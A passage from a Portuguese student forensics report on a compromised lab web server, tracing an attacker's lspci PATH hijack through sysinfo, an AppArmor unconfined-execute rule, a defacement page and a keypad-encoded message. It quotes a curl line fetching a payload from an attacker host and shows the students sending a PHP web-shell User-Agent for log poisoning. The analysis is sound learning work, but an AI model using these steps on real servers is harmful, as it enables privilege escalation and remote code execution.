00:02.0 VGA compatible controller: VMware SVGA II Adapter
00:03.0 Ethernet controller: Intel Corporation 82540EM Gigabit Ethernet Controller (rev 02)
00:04.0 System peripheral: InnoTek Systemberatung GmbH VirtualBox Guest Service
00:05.0 Multimedia audio controller: Intel Corporation 82801AA AC'97 Audio Controller (rev 01)
00:06.0 USB controller: Apple Inc. KeyLargo/Intrepid USB
00:07.0 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 08)
00:0b.0 USB controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB2 EHCI Controller
00:0d.0 SATA controller: Intel Corporation 82801HM/HEM (ICH8M/ICH8M-E) SATA Controller [AHCI mode] (rev 02)
"
```

Testando no terminal, obteve-se informação semelhante:



Depois, o criminoso tentou fazer com que o servidor fizesse um curl e guardar neste uma cópia de um ficheiro lspci numa pasta tmp; desconhecendo o que é exatamente o lspci, foi feita uma breve pesquisa na internet:

Find the system PCI devices information

```
$ lspci
$ lspci -vt
$ lspci | grep -i 'something'
$ lspci -vvvn| less
```

Fonte: https://www.cyberciti.biz/hardware/collecting-ubuntu-linux-system-information/

lspci stands for list pci. Think of this command as "ls" + "pci".

This will display information about all the PCI bus in your server.

Apart from displaying information about the bus, it will also display information about all the hardware devices that are connected to your PCI and PCIe bus.

Fonte: https://www.thegeekstuff.com/2014/04/lspci-examples/

Pelo que foi assimilado, lspci serve para listar os pcis existentes no servidor, isto é, componentes que permitem conexão entre diferentes dispositivos. Descobrindo

nomeadamente através do primeiro screenshot mostrado que se trata de um comando executável, testou-se na máquina virtual:

```
user@vm:/mnt/vm$ lspci
00:00.0 Host bridge: Intel Corporation 440FX - 82441FX PMC [Natoma] (rev 02)
00:01.0 ISA bridge: Intel Corporation 82371SB PIIX3 ISA [Natoma/Triton II]
00:01.1 IDE interface: Intel Corporation 82371AB/EB/MB PIIX4 IDE (rev 01)
00:02.0 VGA compatible controller: VMware SVGA II Adapter
00:03.0 Ethernet controller: Intel Corporation 82540EM Gigabit Ethernet Controller (rev 02)
00:04.0 System peripheral: InnoTek Systemberatung GmbH VirtualBox Guest Service
00:05.0 Multimedia audio controller: Intel Corporation 82801AA AC'97 Audio Controller (rev 01)
00:06.0 USB controller: Apple Inc. KeyLargo/Intrepid USB
00:07.0 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 08)
00:08.0 Ethernet controller: Intel Corporation 82540EM Gigabit Ethernet Controller (rev 02)
00:0d.0 SATA controller: Intel Corporation 82801HM/HEM (ICH8M/ICH8M-E) SATA Controller [AHCI mode] (rev 02)
```

Pode-se reparar que estas linhas não são “estranhas”, isto é, não é a primeira vez que são apresentadas – é o mesmo que aparece quando se executa usr/sbin/sysinfo na parte em que são listados os “PCI Devices”! Assim, pode-se concluir que o usr/sbin/sysinfo recorre ao comando/executável lspci para obter informações sobre o sistema.

A seguir, realizou um GET /exploit, isto é, do novo mapeamento introduzido por ele – pode-se analisar o resultado através da captação da firewall no whireshark:

```
...../bin/curl http://192.168.1.118:8080/index.html --output /tmp/index_pwn.html./var/www/html/index_pwn.html./tmp/
index_pwn.html.....;D.....x.....P...`...9.....8.....zR..x.....
```

Ora, pelo que se pode ver, é provável que o atacante esteja a tentar modificar a página (ou o redirecionamento da página) index.html, mudando-a para um index_pwn.html.

Depois, este procurou mudar as permissões do novo (e possível malicioso) executável lspci, ao efetuar um chmod 555 /tmp/lspci. Ao fazer uma breve pesquisa na internet:

	Owner Rights (u)	Group Rights (g)	Others Rights (o)
Read (4)	☑	☑	☑
Write (2)	☐	☐	☐
Execute (1)	☑	☑	☑

Fonte: https://chmodcommand.com/chmod-555/

Desta forma, pode-se concluir que ele mudou as permissões para que todos os utilizadores pudessem executar e ler mas nenhum deles o pudesse “escrever”, isto é, modificar – impossibilitando assim que alguém alterasse o ficheiro ao saber que ele é perverso e, assim, procurar remediar a situação.

Depois, ele procurou modificar a variável de ambiente PATH, ao colocar em primeiro lugar o diretório onde colocou o “novo” lspci, e executar de novo /usr/sbin/sysinfo; no entanto, e como se pode verificar pelo resultado obtido, o output continua o mesmo:

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "|-------------------------------------------------------|
|                System Information v0.2.1                      |
|-------------------------------------------------------|


***** USB devices
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub


***** Network devices
lo eth0 docker0 veth963ac17@if4

***** PCI devices
00:00.0 Host bridge: Intel Corporation 440FX - 82441FX PMC [Natoma] (rev 02)
00:01.0 ISA bridge: Intel Corporation 82371SB PIIX3 ISA [Natoma/Triton II]
00:01.1 IDE interface: Intel Corporation 82371AB/EB/MB PIIX4 IDE (rev 01)
00:02.0 VGA compatible controller: VMware SVGA II Adapter
00:03.0 Ethernet controller: Intel Corporation 82540EM Gigabit Ethernet Controller (rev 02)
00:04.0 System peripheral: InnoTek Systemberatung GmbH VirtualBox Guest Service
00:05.0 Multimedia audio controller: Intel Corporation 82801AA AC'97 Audio Controller (rev 01)
00:06.0 USB controller: Apple Inc. KeyLargo/Intrepid USB
00:07.0 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 08)
00:0b.0 USB controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB2 EHCI Controller
00:0d.0 SATA controller: Intel Corporation 82801HM/HEM (ICH8M/ICH8M-E) SATA Controller [AHCI mode] (rev 02)
"
```

Agora, ele executou como comando um ls /etc/apparmor.d, ao qual obteve a seguinte resposta:

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "abstractions
disable
force-complain
local
lsb_release
nvidia_modprobe
tunables
usr.sbin.mysqld
usr.sbin.sysinfo
"
```

Testou-se na máquina virtual o mesmo procedimento, apenas para confirmar que se trata realmente de diretórios e/ou ficheiros:

```
user@vm:/mnt/vm$ ls /etc/apparmor.d
abstractions    lsb_release      usr.bin.evince         usr.sbin.cupsd
disable         nvidia_modprobe  usr.bin.firefox        usr.sbin.haveged
force-complain  sbin.dhclient    usr.bin.man            usr.sbin.rsyslogd
local           tunables         usr.sbin.cups-browsed  usr.sbin.tcpdump
```

Alguns ficheiros coincidem – portanto apparmor.d é um diretório que contém outros diretórios e/ou ficheiros.

A seguir, o atacante mostra o conteúdo do ficheiro usr.sbin.sysinfo, dentro do diretório apparmor.d (ver sublinhado no screesnhot acima):

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "/usr/sbin/sysinfo {
 capability setuid,

 /etc/ld.so.cache r,
 /usr/lib/x86_64-linux-gnu/lib* mr,

 /usr/bin/dash ix,

 /usr/bin/* ux,
 /usr/local/bin/* ux,

}
"
```

Note-se o uso dos caracteres “ux” logo após o path “/usr/local/bin*”:

```
Access Modes
    File permission access modes consists of combinations of the following modes:

    r       - read

    w       - write -- conflicts with append

    a       - append -- conflicts with write

    ux      - unconfined execute
```

using DAC rules exclusively. If an unconfined process is compromised, SELinux does not prevent an attacker from gaining access to system resources and data, but of course, DAC rules are still used. SELinux is a security enhancement on top of DAC rules – it does not replace them.

Fontes: http://manpages.ubuntu.com/manpages/xenial/man5/apparmor.d.5.html

https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/6/html/security-enhanced_linux/sect-security-enhanced_linux-targeted_policy-unconfined_processes

Assim, significa que qualquer ficheiro que esteja no diretório descrito acima terá permissões de execução não confinada!

O atacante então copia o ficheiro lspci malicioso para a pasta /usr/local/bin, como se pode verificar ao executar o comando ls -la /usr/local/bin no terminal:

```
user@vm:/mnt/vm$ ls -la  /mnt/vm/usr/local/bin
total 28
drwxrwxrwx  2 root     root      4096 jan  6 10:05 .
drwxr-xr-x 10 root     root      4096 out 26 10:18 ..
-r-xr-xr-x  1 www-data www-data 16880 jan  6 10:05 lspci
```

Note-se, mais uma vez, quem criou o ficheiro (o utilizador do atacante, www-data, já visto anteriormente) e as permissões – ninguém tem permissão de modificar o ficheiro!


Desta forma, o atacante volta a executar /usr/sbin/sysinfo, mudando igualmente de novo o PATH para que o sysinfo recorra ao lspci malicioso:

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "|------------------------------------------------------------|
|                  System Information v0.2.1                 |
|------------------------------------------------------------|



***** USB devices
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub


***** Network devices
lo eth0 docker0 veth963ac17@if4

***** PCI devices
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100  1539  100  1539    0     0   751k      0 --:--:-- --:--:-- --:--:--  751k
0
"
```


Finalmente, ele termina a sua conduta ao executar um GET /index.html, e recebe como resposta algo suspeito:

```
<pre>
    MCA3Nzc3IDMzIDc3NyA4ODggMzMgNzc3IDAgNDQgMiAyMjIgNTUgMzMgMyAwIDIyIDk5OSAwIDIyIDU1NSAzIDAgNzc3IDg4IDY2IDY2IDc3NyAwIDAgMzMgNjYgNSA2NjYgOTk5IDAgMiAyMjIgMjIyIDMz
IDc3NzcgNzc3NyAwIDggNjY2IDAgOCA0NCAzMyAwIDQ0IDY2NiA3Nzc3IDggMCAwIDMzMyA2NjYgNzc3IDAgMyAyMiAwIDc3NyA2NjYgNjY2IDggMCA1NTUgNTU1I
    <div class="animate__animated animate__bounce animate__repeat-3">
          <h1 class="animate__animated animate__bounce">
                ________________________________________
               |                                        |
               |      g0d@y33t:~$ whoami                |
               |                                        |
               |      root                              |
               |                                        |
               |                                        |
               |                                        |
               |________________________________________|
               |________________________________________|

  </h1>
</div>
DIyIDIyIDIgMjIyIDU1IDAgMCA3Nzc3IDc3IDU1NSA0NDQgMCA5OSA3Nzc3IDc3NzcgMCAyMjIgNDQgMzMgMjIyIDU1IDAgOCA0NCAzMyAwIDIyIDc3NyA2NjYgMjIyIDQ0IDg4IDc3NyAzMyAwIDc3NyAyMjIgM
zMgMCA2NjYgNjYgMCA1NTUgMiA2NiA0IDAgODg4IDIgNzc3IDQ0NCAyIDIyIDU1NSAzMyAwIDggNDQgNzc3IDY2NiA4OCA0IDQ0IDAgMiA3IDIgMjIyIDQ0IDMzIDAgODg4IDIgNzc3IDU1NSA2NjYgNCAyIDcgM
iAyMjIgNDQgMzMgMiAyMjIgMjIyIDMzIDc3NzcgNzc3NyA1NTUgNjY2IDQgMA==
</pre>
```

Relembrando uns dos passos que ele cumpriu, note-se a existência de um “novo index”, de nome index_pwn.html; este é um dos ficheiros existentes na VM instalada para o projeto:




Abrindo o ficheiro html num browser, este é o output mostrado:



Uma página maliciosa introduzida pelo atacante!

Note-se as duas linhas apresentadas – pela terminação, suspeitou-se que estivessem encriptadas em base64 e, por isso, recorreu-se mais uma vez ao site de desencriptação:




Tendo em conta as pistas dadas pelo docente desta unidade curricular, concluiu-se que o resultado obtido com diversos números devesse ser descodificado com base nas teclas de um telemóvel.

Assim, obtemos:

+SERVER+HACKED+BY+BLD+RUNNR++ENJOY+ACCESS+TO+THE+HOST++FOR+DB+ROOT+LLBBACK++SQLI+XSS+CHECK+THE+BROCHURE+RCE+ON+LANG+VARIABLE+THROUGH+APACHE+VARLOGAPACHEACCESSLOG+

Ao analisar a mensagem obtida, pode-se concluir que o atacante se identifica, para além de descrever ações que ele executou e sugeriu consultar o ficheiro brochure:

```
anth0@LAPTOP-GH4BS6EM MINGW64 ~
curl --user-agent "<?php system($_GET['cmd']);?>" 192.168.56.102
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1533  100  1533    0     0  54750      0 --:--:-- --:--:-- --:--:-- 56777<h
tml>
<head>
<link rel="stylesheet" type="text/css" href="app.css">
</head>
<body>
</div>
<div class="wrapper">
<div class="header">
</div>
<div style="background-color:white; width:100%; margin: 0 auto;">
<div class="nav-wrapper">
<div class="nav-main">
<a href="/"><div class="nav-button">Home</div></a>
<a href="/blog.php"><div class="nav-button">Blog</div></a>
<a href="/products.php?type=1"><div class="nav-button">Boards</div></a>
<a href="/products.php?type=2"><div class="nav-button">Software</div></a>
<a href="/account.php"><div class="nav-button">Account</div></a>
</div>
</div>
</div>
<div class="content-wrapper">
<div class="content">
<div class="front-img"></div>
<div class="products-list"></div>
</div>
<div class="bottom-text">
<div class="bottom-wrapper">
<div class="bottom-cell">
<ul>
<li><a href=/download.php?item=Brochure.pdf>Portfolio</a></li>
<li><a href="/products.php?type=1">Boards</a></li>
<li><a href="/products.php?type=2">Software</li>
<br />
</div>
<div class="bottom-cell">
<ul>
<li><a href=/account.php>Login</a></li>
<li><a href=/about.php>About</a></li>
<br />
<br />
</ul>
</div>
<div class="bottom-cell">
```



Infelizmente, e apesar do trabalho árduo nessa direção, não foi possível obter nenhuma informação do Brochure.pdf.

Conclusão

Este projeto permitiu melhorar os conhecimentos ao nível de segurança informática, além de melhorar a nossa capacidade em analisar dados e pequenos detalhes que possam ajudar a compreender o sistema num todo.